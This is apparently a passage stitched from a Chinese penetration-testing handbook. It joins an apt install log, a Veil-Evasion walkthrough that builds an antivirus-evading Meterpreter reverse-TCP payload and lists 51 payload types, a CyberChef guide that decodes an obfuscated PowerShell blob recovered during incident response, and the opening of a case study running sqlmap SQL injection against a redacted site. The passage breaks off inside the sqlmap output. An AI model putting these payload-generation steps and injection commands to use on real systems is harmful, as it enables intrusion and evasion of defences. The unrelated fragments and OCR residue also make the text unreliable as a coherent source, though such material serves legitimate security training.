Setting up libqgis-core2.14.20 (2.14.20+dfsg-1) ...
Setting up libldap-2.4-2:amd64 (2.4.45+dfsg-1) ...
Setting up libldap-2.4-2:i386 (2.4.45+dfsg-1) ...
Setting up libswscale4:amd64 (7:3.4-3) ...
Setting up mesa-va-drivers:amd64 (17.2.5-1) ...
Setting up mesa-va-drivers:i386 (17.2.5-1) ...
Setting up libpostproc54:amd64 (7:3.4-3) ...
Setting up libxcomposite1:i386 (1:0.4.4-2) ...
Setting up libxcb-shm0:i386 (1.12-1) ...
Setting up libxrender1:i386 (1:0.9.10-1) ...
Setting up libqgis-gui2.14.20 (2.14.20+dfsg-1) ...
Setting up libavahi-client3:amd64 (0.7-3) ...
Setting up libavahi-client3:i386 (0.7-3) ...
Setting up libkrb5-3:amd64 (1.15.2-2) ...
Setting up libkrb5-3:i386 (1.15.2-2) ...
Setting up libegl-mesa0:amd64 (17.2.5-1) ...
Setting up libwine:amd64 (2.0.3-1) ...
Setting up gdal-bin (2.2.2+dfsg-1) ...
Setting up libglx-mesa0:amd64 (17.2.5-1) ...
Setting up pulseaudio (11.1-1) ...
Installing new version of config file /etc/pulse/daemon.conf ...
Installing new version of config file /etc/xdg/autostart/pulseaudio.deskto
p ...
Setting up libgstreamer-plugins-base1.0-0:i386 (1.12.3-1) ...
Setting up libpango1.0-0:amd64 (1.40.12-1) ...
Setting up librsvg2-2:amd64 (2.40.18-2) ...
Setting up libavresample3:amd64 (7:3.4-3) ...
```

```
=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        51 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]:
```

以c/meterpreter/rev_tcp为例：

```
Payload: c/meterpreter/rev_tcp loaded


Required Options:

Name                    Current Value   Description
----                    -------------   -----------
COMPILE_TO_EXE          Y               Compile to an executable
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler

Available Commands:

        set             Set a specific option value
        info            Show information about the payload
        options         Show payload's options
        generate        Generate payload
        back            Go to the main menu
        exit            exit Veil-Evasion

[c/meterpreter/rev_tcp>>]: set LHOST 192.168.1.111
[i] LHOST => 192.168.1.111
[c/meterpreter/rev_tcp>>]: set LPORT 8080
[i] LPORT => 8080
[c/meterpreter/rev_tcp>>]:
```

```
Payload information:

        Name:           c/meterpreter/rev_tcp
        Language:       c
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Required Options:

Name                    Current Value   Description
----                    -------------   -----------
COMPILE_TO_EXE          Y               Compile to an executable
LHOST                   192.168.1.111   IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler

[c/meterpreter/rev_tcp>>]: 
```

ps:Veil-Evasion不在更新，新版本项目地址：https://github.com/Veil-Framework/Veil

附录：

[*] 可支持生成payloads:

```
1)    auxiliary/coldwar_wrapper
2)    auxiliary/macro_converter
3)    auxiliary/pyinstaller_wrapper

4)    c/meterpreter/rev_http
5)    c/meterpreter/rev_http_service
6)    c/meterpreter/rev_tcp
7)    c/meterpreter/rev_tcp_service
8)    c/shellcode_inject/flatc

9)    cs/meterpreter/rev_http
10)    cs/meterpreter/rev_https
11)    cs/meterpreter/rev_tcp
12)    cs/shellcode_inject/base64_substitution
13)    cs/shellcode_inject/virtual

14)    go/meterpreter/rev_http
15)    go/meterpreter/rev_https
16)    go/meterpreter/rev_tcp
17)    go/shellcode_inject/virtual

18)    native/backdoor_factory
19)    native/hyperion
20)    native/pe_scrambler

21)    perl/shellcode_inject/flat

22)    powershell/meterpreter/rev_http
23)    powershell/meterpreter/rev_https
24)    powershell/meterpreter/rev_tcp
25)    powershell/shellcode_inject/download_virtual
26)    powershell/shellcode_inject/download_virtual_https
27)    powershell/shellcode_inject/psexec_virtual
28)    powershell/shellcode_inject/virtual

29)    python/meterpreter/bind_tcp
30)    python/meterpreter/rev_http
31)    python/meterpreter/rev_http_contained
32)    python/meterpreter/rev_https
33)    python/meterpreter/rev_https_contained
34)    python/meterpreter/rev_tcp
35)    python/shellcode_inject/aes_encrypt
36)    python/shellcode_inject/aes_encrypt_HTTPKEY_Request
37)    python/shellcode_inject/arc_encrypt
38)    python/shellcode_inject/base64_substitution
39)    python/shellcode_inject/des_encrypt
40)    python/shellcode_inject/download_inject
41)    python/shellcode_inject/flat
```

42) python/shellcode_inject/letter_substitution
43) python/shellcode_inject/pidinject
44) python/shellcode_inject/stallion

45) ruby/meterpreter/rev_http
46) ruby/meterpreter/rev_http_contained
47) ruby/meterpreter/rev_https
48) ruby/meterpreter/rev_https_contained
49) ruby/meterpreter/rev_tcp
50) ruby/shellcode_inject/base64
51) ruby/shellcode_inject/flat

离线CyberChef使用指南

简介

CyberChef是一个简单，直观的Web应用程序，用于日常编码（例如XOR或Base64），更复杂的加密（例如AES，DES和Blowfish），创建二进制和十六进制转储，数据的压缩和解压缩，计算哈希和校验和，IPv6和X.509解析，更改字符编码等等。

即使不是专业的技术分析人员，也可以快速上手，同时支持下载离线版本。


https://gchq.github.io/CyberChef/

一、powershell解码(base64)

某次事件应急提取的powershell混淆脚本：

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

To Base64，多种选择：



将正则表达式Regular expression拖拽到空白处：




转换

输出：


二、时区和格式转换

选择Translate DateTime Format，支持多种类型转换




三、Exif提取

选择Extract EXIF



四、加密与解密

选择Analyse hash




五、IP格式转换

选择Change IP format


六、IP子网读取

选择Parse IP range

七、数据提取功能



选择Extract email addresses




八、下载离线版本：（最新版已更新至9.11）


https://gchq.github.io/CyberChef/CyberChef_v9.8.0.zip

名称	修改日期	类型	大小
assets	2019/10/31 14:32	文件夹	
images	2019/10/31 14:32	文件夹	
modules	2019/10/31 14:32	文件夹	
CyberChef_v9.8.0.html	2019/10/31 14:32	Chrome HTML D...	66 KB


离线版选项配置：



实用功能：将XOR模块拖拽到Favourites快捷方式



保存Recipe



Save recipe

CHEF FORMAT CLEAN JSON COMPACT JSON

```
AES_Encrypt({'option':'Hex','string':''},
{'option':'Hex','string':''},'CBC','Raw','Hex')
```


Recipe name

SAVE DONE


Data link Include recipe Include input

保存出CHEF FORMAT AES_Encrypt({'option':'Hex','string':''},{'option':'Hex','string':''},'CBC','Raw','Hex')

在下次使用时，导入CHEF FORMAT即可：




Load recipe，导入recipe



导入

Recipe成功，方便进行特定格式筛选、输出



第十四章 案例分享

某次项目技术点实录-Regsvr32 ole对象

由于环境都无法进行演示，目前取得都是历史留存的截图

突破口

一开始是一个外网的SQL注入，通过sqlmap正常操作，得知是DBA权限，数据库：MSSQL

```
sqlmap.py -u "http://xxx.com/xxx/xxx.aspx?yum=xx&xx=xx" -p yhm --random-agent --
```

```
[18:37:57] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, Microsoft IIS 7.5
back-end DBMS: Microsoft SQL Server 2008
[18:37:57] [     ] going to use 'D:/Program Files/Microsoft SQL Server/MSSQL10.MSSQLSERVER/MSSQL/Log' as temporary files directory
